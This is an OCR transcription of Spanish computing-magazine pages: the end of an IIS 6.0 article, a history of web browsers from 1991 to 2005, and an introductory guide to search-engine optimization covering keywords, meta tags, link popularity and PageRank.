
Figura 7. Ventana de propiedades de rendimiento de una aplicación.

Otras mejoras

IIS 6.0 mejora su soporte para FTP en dos importantes áreas. Primero, incluye una utilidad de aislamiento de usuarios FTP (FTP User Isolation), que permite restringir a los usuarios de FTP única y exclusivamente a su propio directorio FTP. Esto evita que un usuario vea y/o modifique los contenidos de otros usuarios. Segundo, IIS soporta ahora múltiples conjuntos de caracteres para FTP.
IIS 6.0 incluye soporte para Unicode y UTF-8 en nombres de archivo y URLs. ASP puede ahora trabajar con cualquier nombre de archivo usando el string en Unicode. Las peticiones de URLs en UTF-8 son convertidas a Unicode, y luego entregadas a las páginas ASP.
Por último, gracias a una característica denominada Ve-ctorSend, IIS soporta la transmisión de listas ordenadas de búfers y manejadores de archivos. Http.sys agrupa el buffer o buffers en un único buffer de respuesta en el kernel, y luego lo envía. De este modo, IIS no tiene que hacer una reconstrucción de buffer o realizar múltiples escrituras al cliente.

Conclusión

Claramente, la plataforma de elección para el futuro inmediato es Internet. Con tantos usuarios conectados a Internet, y con tantas nuevas aplicaciones en camino, los servidores Web experimentarán un incremento en su carga de trabajo. IIS 6.0 ha sido diseñado para atender esta demanda. Sus amplias mejoras benefician el rendimiento, la fiabilidad y la escalabilidad, posicionándose, junto a .NET, como la plataforma de web services por excelencia para el nuevo milenio.





WEB BROWSERS

SU EVOLUCIÓN DESDE 1991 HASTA LA FECHA.

Autor: Dr. Reinaldo Pis Diez

Un web browser (WB) es un programa que permite a un usuario desplegar e interactuar con documentos mantenidos en un web server (WS).

Los WB se comunican con los WS mediante el protocolo de transferencia de hipertexto o HTTP (Hyper-Text Transfer Protocol) solicitando el acceso a una página determinada por medio de un localizador uniforme de recursos o URL (Uniform Resource Locator) que no es más que una dirección que puede comenzar con http://, ftp:// para transferencia de archivos, https:// para una versión encriptada de http o file:// que funciona como un simple file browser, entre otros.

Los WB más populares en la actualidad son Microsoft Internet Explorer, Mozilla Firefox, Opera y Safari. Incluyen componentes que soportan diferentes protocolos entre los que destacan NNTP (Network News Transfer Protocol) para interactuar con los grupos de noticias o news groups, SMTP (Simple Mail Transfer Protocol) y POP (Post Office Protocol) para enviar y recibir correo electrónico e IRC (Internet Relay Chat).

Un WB que se precie de serlo debería incluir en la actualidad soporte para un importante número de servicios, entre los que podemos mencionar

- *Administración de bookmarks o sitios favoritos.*
- *Cascade Style Sheets, CSS.*
- *Administración de cookies que permite a ciertos WS reconocer clientes que ya visitaron el sitio.*
- *Caching del contenido de los sitios visitados.*
- *Administración y reconocimiento de certificados digitales.*
- *Administración de descargas.*
- *Administración de formularios y formas para el envío de información.*
- *Mantenimiento de la historia de los sitios visitados.*
- *HTTPS, una versión encriptada vía SSL del protocolo HTTP.*
- *Navegación offline sobre el contenido del cache.*
- *Java applets.*
- *JavaScript para sitios con contenido dinámico.*
- *Incorporación de plugins.*
- *HTML dinámico, XHTML y XML.*







Mozilla.
Fue el nombre clave para el navegador (web browser) de la empresa Netscape Communications: Netscape Navigator. Actualmente es el nombre de un proyecto open source dedicado a realizar mejoras a Navigator. Esta colaboración pública fue lanzada y está soportada mayormente por Nestcape (actualmente perteneciente a AOL). Sin embargo el proyecto Mozilla es independiente. Netscape puede usar su código como también el resto del mundo.

Mozilla Firefox.
Es un navegador web del proyecto Mozilla alternativo al navegador Mozilla oficial. El objetivo de Firefox es desarrollar un Mozilla más pequeño, liviano y rápido mediante la extracción y rediseño del componente de navegador de la suite de software Mozilla. Así como Mozilla, Firefox es multiplataforma, utiliza el lenguaje de interfaz XUL y es software libre.

Opera Browser.
O simplemente Opera es un navegador de Internet creado por la empresa noruega Opera Software en 1994. Opera es shareware desde su versión 5, existiendo hasta entonces como software de pago únicamente. En sus últimas versiones, existe la opción adware.

Hagamos ahora un recorrido por los WB que nos ha deparado la historia de la WWW:

1991. Se inventa la WWW. Tim Berners-Lee, pionero en el uso de hipertexto para compartir información, creó el primer WB llamado WorldWideWeb para uso exclusivo dentro del CERN, la organización europea para la investigación en temas nucleares situada en Ginebra, Suiza. Nicola Pellow, estudiante de matemáticas en el CERN, escribió WB en modo de línea (similar al editor de línea ed, antecesor del vi) llamado LineMode que podía utilizarse en computadoras con sistemas operativos desde Unix y derivados hasta el DOS de MicroSoft. Hacia finales de 1991 el mismo Berners-Lee y un estudiante del CERN llamado Jean-François Groff rescribieron WorldWideWeb en lenguaje C para hacerlo más portable dando lugar al WB libwww.

1992. Un grupo de estudiantes de la Universidad Tecnológica de Helsinki desarrolló a principios de 1992 un WB que incluía varios aspectos salientes para la época. El extraño nombre que le dieron, Erwise, proviene de un juego de palabras: el departamento al que pertenecían los estudiantes tenía la sigla OTH, las cuales eliminadas de la palabra inglesa "otherwise" deriva en el nombre del browser. También en 1992, un estudiante de la Universidad de California en Berkeley presentó un WB específico para el sistema operativo Unix. El browser fue escrito en el lenguaje Viola que el mismo estudiante había desarrollado y permitía desplegar gráficos y descargar applets. Se llamó ViolaWWW. A mediados de 1992 Tony Johnson desarrolló el tercer WB para Unix, llamado Midas, con la intención de comunicarse con sus colegas y compartir los detalles de sus trabajos de investigación. A finales de 1992 se presentó el primer WB para Apple Macintosh. Fue bautizado Samba.

1993. Marc Andreesen y Eric Bina de NCSA, National Center for Supercomputing Applications, Universidad de Illinois en Urbana-Champain, desarrollaron el primer WB para el sistema X-Windows de Unix a comienzos de 1993. Lo llamaron Mosaic. Unos pocos meses más tarde se dio a conocer una versión para Macintosh y más tarde para el sistema operativo Windows de Microsoft convirtiéndose así en el primer WB con soporte en varias plataformas. Permitía reproducir sonidos y videos, introdujo el concepto de "bookmarks" y manejaba archivos con la "historia" de los sitios navegados. Estas características convirtieron a Mosaic en el WB no comercial más popular. Microsoft utilizó parte de la tecnología detrás de Mosaic para desarrollar la primera versión de Internet Explorer. También en 1993 la sucursal de Hewlett-Packard en Bristol, Inglaterra, presentó Arena, un WB que se caracterizaba por el buen manejo de tablas y gráficos. También hacia 1993 la Universidad de Kansas presentó un WB que tenía la característica de no utilizar gráficos en absoluto de forma que podía ser ejecutado en consola. Estamos hablando de Lynx. En la actualidad sigue siendo utilizado en máquinas con sistema operativo Linux.

1994. El líder del grupo que desarrolló Mosaic, Marc Andreesen abandonó NCSA para formar Netscape Communications Corporation. Hacia finales de 1994, Netscape lanzó la primera versión de Netscape Navigator, que era básicamente una versión de Mosaic conteniendo soporte para múltiples conexiones TCP/IP y administración de cookies. Netscape Navigator comenzó a dominar claramente la escena mundial de la WWW. También en 1994 un grupo de investigadores de la compañía Telenor de Oslo, Noruega, desarrollaron un WB llamado Opera.

1995. Las versiones 1 y 2 de Internet Explorer de Microsoft pasaron sin pena ni glo-







Netscape Navigator.
También conocido como simplemente "Netscape". Fue el producto más importante de Netscape Communications Corporation y el browser más popular. Actualmente es utilizado por un número reducido de usuarios.

Safari.
Es un navegador web desarrollado por Apple para su sistema operativo Mac OS X. El código utilizado para proveer páginas web está basado en el motor KHTML, creado para el proyecto KDE. Como resultado de esto, el motor interno de Safari es software libre y es liberado bajo los términos de la licencia GPL. Las mejoras al código de KHTML por parte de Apple son incorporadas al código de KDE rápidamente.

Internet Explorer.
También conocido como IE o MSIE. Es un navegador de Internet gratuito producido por Microsoft para su plataforma Windows y más tarde Apple Macintosh. Creado en 1995, tras la adquisición por parte de Microsoft del código fuente de Mosaic, un navegador desarrollado por Spyglass. El navegador fue renombrado a Internet Explorer, para competir con Netscape. En poco tiempo será lanzado la versión 7.0.

ria y Netscape Navigator continuó dominando la escena.

1996. En 1996, parte del grupo de investigación creador de Opera se separó de Telenor para fundar Opera Software y dar soporte comercial a su producto. Netscape Communications Corporation lanzó las versiones 2 y 3 de su Navigator, siendo la última de ellas la referencia inevitable para cualquier nuevo WB. Justamente en este año, Microsoft lanza la versión 3 de Internet Explorer, mucho más digna que sus predecesoras.

1997. Hacia la segunda mitad de 1997, las versiones 4 de Netscape Navigator e Internet Explorer hicieron su aparición en escena y dejaron en claro que la guerra de los WB se libraría entre ellos. Como un dato anecdótico, digamos que en diciembre de 1997 fue lanzada la versión 3 de Opera.

1999. Con la aparición de la versión 5 de Internet Explorer a comienzos de 1999, la competencia entre Microsoft y Netscape Communications Corporation se volcó definitivamente a favor de la primera. Es difícil explicar sencillamente este hecho, pero tal vez un factor de mucho peso en el resultado que acabamos de comentar es que Internet Explorer se instalaba como parte del sistema operativo Windows de forma que el usuario común de computadoras tenía resuelta su conexión a internet luego de la instalación del sistema operativo. La respuesta de Netscape fue iniciar un proyecto open source y convocar a desarrolladores de todas partes del mundo dando lugar al nacimiento del proyecto Mozilla.

2000/05. Entre 2000 y 2001 Microsoft lanzó las versiones 5.5 y 6 de Internet Explorer sin grandes nuevas funcionalidades pero con lo suficiente para seguir dominando el mercado de los WB. Entre mediados de 2000 y comienzos de 2003 Opera Software lanzó las versiones 4, 5, 6 y 7 de su WB con suerte dispar: sólo las versiones 5 y 7 resultaron ser productos de calidad. Hacia finales de 2000, un nuevo WB en el que desde la primera hasta la última línea de programa eran originales hizo su aparición: Konqueror. Las bibliotecas de Konqueror sirvieron de base para que Apple lanzara Safari, el WB para su sistema operativo Mac OS X. Si bien algunas versiones no muy desarrolladas de Mozilla fueron lanzados entre 2002 y 2003, recién en 2004 fue presentada con bombos y platillos la versión 1.0 de Mozilla Firefox disponible para Linux, Microsoft Windows y Mac OS X en 27 idiomas distintos. En lo que va de 2005, los productos derivados del proyecto Mozilla dominan aproximadamente el 10% del tráfico mundial en la WWW.

Desde un punto de vista estadístico digamos que hacia noviembre de 2004 datos de aproximadamente 2.000.000 de usuarios de WB de 100 países fueron procesados para mostrar que el 88,9% de los mismos usaron Internet Explorer, el 7,35% usaron Mozilla o Mozilla Firefox, el 1,33% correspondía a Opera y el 0,91% a Safari. El resto se repartía entre otros varios WB. Sin embargo, los datos sufren variaciones importantes de país en país. Por ejemplo, tanto en Rusia como en Noruega casi el 20% del mercado de los WB está dominado por Opera.
Es importante destacar que estas estadísticas pueden no ser totalmente confiables debido al user agent spoofing. Muchos sitios están configurados para no permitir la navegación a WB que no sean Internet Explorer o Netscape. Algunos WB, como Firefox por ejemplo, permiten cambiar la variable que funciona como su tarjeta de presentación para engañar a los WS haciéndoles creer que el WB que solicita conexión es Internet Explorer o Netscape. Como consecuencia, desde el punto de vista estadístico el WS registrará que se ha conectado un usuario utilizando Internet Explorer o Netscape.

Posicionamiento Web, pilar del Marketing online.

Autor: *David Alejandro Yanover, Fundador y Director de la revista digital de informática MasterMagazine, con referencia en www.mastermagazine.info*

Más del 90% de las visitas de una página de Internet provienen de los motores de búsqueda. De aquella cifra, Google y Yahoo son responsables de más del 85% del tráfico, mientras que el resto es repartido entre MSN, Altavista, y los demás buscadores. Modificando el código fuente de un sitio y fortaleciendo sus vínculos, es posible llevarlo a la cima.

Por lo tanto, aparecer en las primeras posiciones para determinadas palabras o frases es, sin lugar a dudas, una beneficiosa fuente para promover servicios, productos, o simplemente difundir información. Empresas de distinto nivel e industria están llevando a cabo optimizaciones con el fin de aumentar las ventas, invirtiendo una cantidad de dinero que rápidamente es recuperada, y es que el cibernauta que viene desde un buscador está visitando un sitio que responde a sus necesidades. Pero cuidado, en este informe se está hablando del posicionamiento web; no de las opciones de pago de anuncios, tal es el caso de AdWords de Google. Se destaca entonces que los clics que se efectúan en la lista de resultados de una búsqueda no se cobran, por lo que el interrogante es cómo subir lugares. Eso es lo que se plantea revelar en este espacio.

Las herramientas de marketing en Internet no cambian los conceptos tradicionales de publicidad, sino que ayudan a que éstos sean desarrollados en su máxima expresión. La optimización de los sitios web para los motores de búsqueda es un arma básica en la WWW, que muchos no comprenden. Nadie sabe cómo funcionan los algoritmos de los buscadores, que evalúan y califican los sitios de acuerdo a sus contenidos y popularidad, de tal manera de ofrecer resultados claros a las consultas que reciben por parte de sus visitantes. Pero existen hipótesis, y a partir de ello, nacen técnicas de optimización, algunas más drásticas y visibles que otras.

Este informe es desarrollado a partir de experiencias propias y de conversaciones con personalidades de este mundo. El Search Engine Optimization (SEO) es una actividad que cada desarrollo web afronta a diario. Conociendo de cerca este terreno, como consultor, expongo técnicas y reglas de posicionamiento, acompañadas por las visiones de Bruce Clay (www.bruceclay.com) y Phil Craven (www.webworkshop.net). Asimismo, se recomienda la visita a la página web www.seohome.com, la cual es una de las fuentes de mayor prestigio en español.

Actualmente, y desde sus inicios, está abierto el debate acerca de la ética que gira en torno al posicionamiento web. Para muchos, sobre todo los responsables de los buscadores, el simple hecho de tratar de manipular los resultados, por mínimo que sea, está mal. Otros, tienen la conciencia tranquila, creyendo que colocar un sitio con contenido valioso por encima de sus competidores es de beneficio para los usuarios de Internet, además de que el proyecto online se beneficie de las ventajas económicas que acarrea el tráfico generado. Phil Craven hace lo que sea necesario para lograr top rankings. "Prefiero hacerlo de maneras en que los motores de búsqueda están contentos, pero si lo hago así y ellos aún no me dan las mejores posiciones, entonces estoy perfectamente tranquilo haciéndolo de maneras en que los buscadores no están de acuerdo. Lo veo como un negocio".

Como se mencionó antes, existen técnicas drásticas de posicionamiento, las cuales no son profundizadas en esta nota y no se sugieren. Las mismas pueden derivar en sanciones por parte de los motores de búsqueda, como por ejemplo, en la eliminación del sitio de su base de datos. Y su uso deteriora la Internet que conocemos y que soñamos tener. A esto, Bruce Clay explica que "debemos recordar que no hace muchos años los motores de búsqueda apoyaron las Doorway Pages como una manera de indexar el contenido dinámico. Fue la creación natural de aplicaciones capaces de generar miles de páginas con contenidos seleccionados al azar, que llenaron a los motores de búsqueda con páginas inertes. Este recurso es malo, yo no lo utilizo".

"Las Doorway Pages, Cloaking, LinkFarms, sitios espejos, y el spam generalizado (textos ocultos, redireccionamientos, etc.) son todos engañosos y no son buenos. Google es realmente la



firma a seguir. Sí, las reglas han cambiado y lo que antes era bueno ahora es malo. Esto fortalece mi creencia de que jugar en el centro del arenero es el lugar más seguro. Juega honesta, y claramente sobre el tablero".

Las líneas geográficas se desvanecen en gran medida en la red; en su lugar debe centrarse la atención en el idioma. Es así, que la Internet hablado en inglés es totalmente distinta a la de nuestra lengua, desde el tráfico gestionado hasta las actitudes de los propios navegantes. Así, se identifica que el sector de habla hispana está mostrando interés hacia este recurso de marketing, pero aún es temprano, y la falta de conocimiento de los expertos en publicidad hacia esta fuente de clientes es, en muchos casos, sorprendente. No obstante, hay que reconocer la poca información que existe sobre estos temas en el mundo hispano, mientras que del otro lado, hoy se conocen al instante y se debaten a fondo los cambios que se dan en los motores de búsqueda. Sin embargo, para Bruce Clay no fue fácil, "realmente no había entrenadores al principio. Habían sido creados muy pocos sitios web, pero eran irregulares, y la información en ellos era sospechosa. El mejor sitio web era www.searchenginewatch.com, y con eso y con todo el tiempo de investigación fui a trabajar, aprendiendo en el laboratorio cómo trabajan los motores de búsqueda. No había visto nunca HTML, y realmente no tenía ningún conocimiento (como cualquier otra persona), pero corría con ventaja… era uno de los pioneros. Tenía un título en ciencia de la matemática y de la computación y un MBA (Master of Business Administration), estuve a cargo de cuatro compañías anteriormente, y tenía tiempo y ambición".

Vamos a interrogarnos juntos para avanzar en esta guía educativa, tomando a dos aplicaciones especializadas en el área, WebPosition y SubmitWolf, cada una con herramientas de gran utilidad, aunque se diferencian concretamente en un punto. WebPosition trabaja con una selecta cantidad de buscadores, mientras que SubmitWolf opera con miles de motores de búsqueda. ¿Cuál es más eficaz? De no optimizar previamente el sitio web, ninguno. En una segunda instancia nos quedamos con WebPosition, ya que si bien no pueden despreciarse los miles de buscadores que este software no ofrece, las fuerzas deben concentrarse en unos pocos. Optimizar un sitio pensando en Google debe ser la primera regla. Esta es una discusión básica y elemental, pero confusa e ilegible para la mayoría. Phil Craven comparte su experiencia, "comencé a aprender sobre la optimización para los motores de búsqueda hace aproximadamente siete años atrás, cuando envié mi primer sitio Web a Altavista. Durante el proceso de registro encontré una publicidad de WebPosition Gold, así que descargué la versión de prueba. El programa me enseñó que los rankings podían ser manipulados si se lo hacía apropiadamente".



"En aquellos días, Altavista indexaba las nuevas páginas de dos a cuatro horas, y pronto comprobé que no aparecía posicionado en ningún lado para ciertos términos de búsqueda. Entonces utilicé WebPosition Gold para ayudarme a crear unas pocas páginas para esas palabras, y pocas horas después, tenía el ranking #1 para todas ellas. Así es como empecé en la optimización para los motores de búsqueda. Desde entonces se ha convertido en un negocio de tiempo completo y estoy recibiendo más consultas de clientes potenciales de las que en realidad puedo manejar".

Ahora sí, recorremos paso a paso las principales áreas que influyen en la distribución de los sitios dentro de las listas de resultados de los buscadores. No obstante, aplicar estas medidas no generan efectos inmediatos, sino que el proceso es lento, y suele demorar varios meses.

Keywords

Las keywords, o palabras clave, son uno de los pilares del posicionamiento. Son las palabras a las que apuntaremos para conseguir buenos resultados en los buscadores. La correcta selección de las mismas forma parte de la estrategia SEO. Primero, debe analizarse una keyword importante, de mucho tráfico, que identifique la Web. Para esto, puede consultarse la herramien-

ta de Overture (inventory.es.overture.com/d /searchinventory/suggestion/). Se optimiza la página principal para esa keyword y se consiguen links con ese texto. Después, es necesario optimizar las páginas secundarias para las keywords que las describan, pero no debe olvidarse el hecho de usar siempre, en todas las páginas, las principales palabras claves que se incluyeron en la página de entrada. De esta manera, se le das más peso a esa keyword que posee tanta competencia, consiguiendo también buenas posiciones para las palabras secundarias. Nunca debe optimizarse para más de dos o tres keywords en cada página.

Title

Este aspecto marca el título de cada página que compone el sitio. De este modo, será mostrado por los buscadores en sus páginas de resultados, por lo que debe atraer al usuario. El title debe tener entre cinco y diez palabras aproximadamente. Debe tener como objetivo, al igual que la optimización de esa página, alcanzar buenos rankings para dos o tres keywords como máximo.
En el title, debemos mencionar por lo menos una vez las keywords y como máximo, generalmente, dos veces. Por último, interviene el keyword proximity, que es la proximidad de la palabra clave hacia el comienzo del texto. Es decir, que querremos que la keyword más relevante aparezca al principio del title. El title se coloca debajo de la apertura de la etiqueta head.
<title>Título de la página</title>

Meta Tags

Los meta tags, o etiquetas meta, tienen como función brindar información a los buscadores acerca de nuestra web. Es un elemento importante en el posicionamiento en buscadores, aunque ha perdido mucho valor. Se incluyen dentro de la etiqueta head, luego del parámetro title.
Existen muchos tipos de estos meta tags pero los más relevantes son el meta keywords, meta description, meta language y meta robots.
Los meta tags fueron abusados en el pasado por gente que los llenaba con palabras repetidas una y otra vez, con el objetivo de alcanzar primeras posiciones, haciéndole creer a los buscadores que sus webs eran las más relevantes. También, agregaban palabras muy buscadas como "mp3" o "free" para obtener primeros rankings. Por esta razón, la mayoría de los buscadores, como por ejemplo Google, dejó de tenerlos en cuenta. Sin embargo, buscadores pequeños y hasta algunos que manejan mucho tráfico, como Inktomi, siguen utilizándolos, por lo que la mejor opción es continuar creándolos para cada página.

Texto

Este aspecto se resume en que debemos distribuir correctamente las keywords y darles el peso correspondiente a través del texto de la página. Primero, debemos escribir o reescribir el texto de la página repitiendo varias veces las keywords. Debemos alcanzar un promedio de entre 5 y 8% de la densidad de las keywords con respecto al texto total de la página.
Además, mientras más cerca del principio de la página aparezcan las keywords mejor. Es decir, se repite el fenómeno del keyword proximity, explicado anteriormente.
Para darle más importancia a las keywords contamos con varias etiquetas: <Hn> (donde n es un número del 1 al 6), <i>, <b>, <strong>, <li>. La que tenemos que tener más en consideración son los encabezados, las <Hn>. Deberemos poner la keyword/s principal en <H1> y lo más cerca del inicio de la página. Las keywords de menor importancia, las secundarias, las pondremos en <H2>. Esto no debe abusarse, colocando todo el texto dentro de esta etiqueta.

Link Popularity

El link popularity define cuán importante es una página web. Hoy, esta es la clave SEO.
Los buscadores piensan que si muchas webs tienen links hacia un determinado sitio, entonces el contenido debe ser de gran calidad. Esta teoría tiene sus fallas, y es donde podemos manipular los resultados. Se supone así, que los links hacia una web serán colocados a causa de que la información/servicio es interesante, a modo de recomendación. Pero, ¿y si se intercambian links con otra web? Ahí está la respuesta. De esta manera, es posible incrementar el link popularity y mejorar los rankings.
Un enlace obligado a conseguir está en el directorio www.dmoz.org, usado por numerosos motores de búsqueda como referencia. Dmoz es un proyecto en el que cualquier sitio puede aplicar para ser incluido.
En este marco, también entra en juego el anchor text, que es el texto que tiene el link. No sirve tener enlaces que digan "Click Aquí". Debe mencionarse la keyword que se quiere alcanzar, para darle el mayor peso posible. Pero debe ir cambiando el anchor text porque los buscadores se darán cuenta que se intenta optimizar los resultados, inflando artificialmente el link popularity.
Cada buscador tiene su propia forma de analizar el link popularity. Google para hacerlo, utiliza su tecnología PageRank.



PageRank

El PageRank (PR) al principio parecerá muy complicado pero luego de un tiempo, estudiándolo, lograremos entenderlo a la perfección. El PageRank asigna una puntuación del uno al diez, dependiendo de la cantidad y calidad de las webs que están vinculadas mediante links. También, de acuerdo a como están enlazadas las páginas internas del sitio. Puede descargarse la barra de Google (toolbar.google.com) para ver el PR de cualquier web.
En la práctica: Si me linkea una página que tiene PageRank 6, el PR que le dará a mi página será modificado por la cantidad de links a otras secciones y a otros sitios. Entonces, si esa página en donde nos enlaza tiene otros cien enlaces, el PR que nos pasará no será mucho. Así, sería preferible conseguir un link desde una página de PR 5 con diez enlaces.
